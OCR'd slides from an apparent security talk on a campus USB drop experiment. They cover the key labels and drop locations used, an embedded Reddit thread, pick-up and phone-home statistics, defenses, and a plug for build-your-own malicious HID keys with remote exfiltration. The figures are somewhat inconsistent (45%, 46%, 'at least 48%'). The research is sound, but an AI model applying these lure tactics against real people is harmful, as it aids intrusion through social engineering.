
Worked with IRB, University Counsel, and public safety — regular USB keys with plain html files

Built a USB key creation, dropping and monitoring system

Built a custom solution based on App-engine and Android for the experiment


Debriefing of the subject via optional survey


Offered users to keep the key and to optionally give us feedback



https://ly.tl/malusb


USB keys appearance






https://ly.tl/malusb


USB keys content



No label




Final exam




Confidential

Drop location type

Outside



Common room




Classroom


Hallway

Parking lot

Drop action



https://ly.tl/malusb



Academic Room

Common Room

Hallway

Outside

Parking Lot

https://ly.tl/malusb

Busted on Reddit

USB flash drives with "Fina

https://www.reddit.com/r/UIUC/comments/34fttu/usb_flash_drives_with_final_exam_answers/

MY SUBREDDITS FRONT - ALL - RANDOM | ASKREDDIT - FUNNY - WORLDNEWS - PICS - TODAYILEARNED - GIFS - VIDEOS - NEWS - GAMING - AWW - MOVIES - SHOWERTHOUGHTS - MILDLYINTER

UIUC comments

This is an archived post. You won't be able to vote or comment.

USB flash drives with "Final Exam Answers" appearing on campus (self.UIUC)

36 submitted 1 year ago by DozTK421

I saw posts yesterday about flash drives seen around campus with "Final Exam Answers" printed on them. Someone actually had a picture.

Does anyone have any examples of this? Or pictures? Yes, I work for campus IT. I am concerned that this is way to sneak in malware. It's a common tactic. When you plug in the flash drive, it's not what you do see, but may not be visible.

Needless to say, if you see one of these, I recommend that it is not safe to plug into your USB drive, no matter when you are using a Mac, Windows, Linux, or CP/M. I'd ask that you drop it off with the CITES (or tech services, etc) Help Desk. I'd be very curious to look at one of these.

16 comments share pocket buffer

all 16 comments

sorted by: best

[–] serendipiteee 26 points 1 year ago

As I said in the last thread, I had picked one up myself (completely unlabeled) and plugged it into a school computer to check whom it might have belonged to. Turns out it's a study being done by Prof. Michael Bailey, so contact him if you have questions about it. The original ones are not intended to be malicious.


However, since a lot more people probably know about this now, a malicious person could start interfering with the experiment (either by messing with the original USBs or dropping their own malicious ones). So yeah, don't go plugging strange USBs into your computer.

permalink embed pocket buffer

[–] DozTK421 [S] 9 points 1 year ago

https://ly.tl/malusb


46% of the keys phoned home




Study in numbers

	Total	Fraction
Key dropped	297	
Key picked up	290	98%
Key who phoned home	135	45%
Key returned	54	19%
People answering survey	62	21%


Click rate over time for opened keys




Opening rate by USB key appearance




Opening rate by drop location



Self-reported motivation



Type of documents opened



Some people have opened multiple file types which explains the percentages not adding up to 100%.

https://ly.tl/malusb

Defending against USB attacks

Awareness and security training

Teaching people to be mindful of what they plug into their computer

Block USB ports

Physically block the USB ports on sensitive computers

Restrict the type of USB authorized

Use Windows policy or USBkill code to restrict device -- ID are spoofable thus

Takeaways

USB drop attack works

With at least 48% success rate USB drop attack are very effective

Creating reliable malicious USB is not trivial

Realistic and cross-platform HID devices are doable but require dedication

No easy defense

AV won’t save you from this attack, device policy and awareness will

Co-conspirators

Cealtea: Camouflage expert

Nicolas “Pixel” Noble: Hardware specialist

Jean-Michel Picod: Teensy whisperer

Mike Bailey: Vell, Bailey's just zis guy, you know?

Zakir Durumeric: Network wizard

Matt Tischer: Master dropper

Kickstarter?

Thinking of a Kickstarter to create an advanced HID USB with:

- Realistic look
- Hardware based fingerprint
- Remote exfiltration (GSM or Wifi)

Interested? Fill the form at the end of the post: https://ly.tl/malusb

Build your own HID key - get a free one

“How-to” blog post: https://ly.tl/malusb

Code: https://github.com/LightWind/malusb

Want a free one? Two possibilities:

- Follow & Retweet blog post with @elie mention
- Like page & re-share on Facebook

Will pick winners and mail them a key on August 9th

Thanks!

https://ly.tl/malusb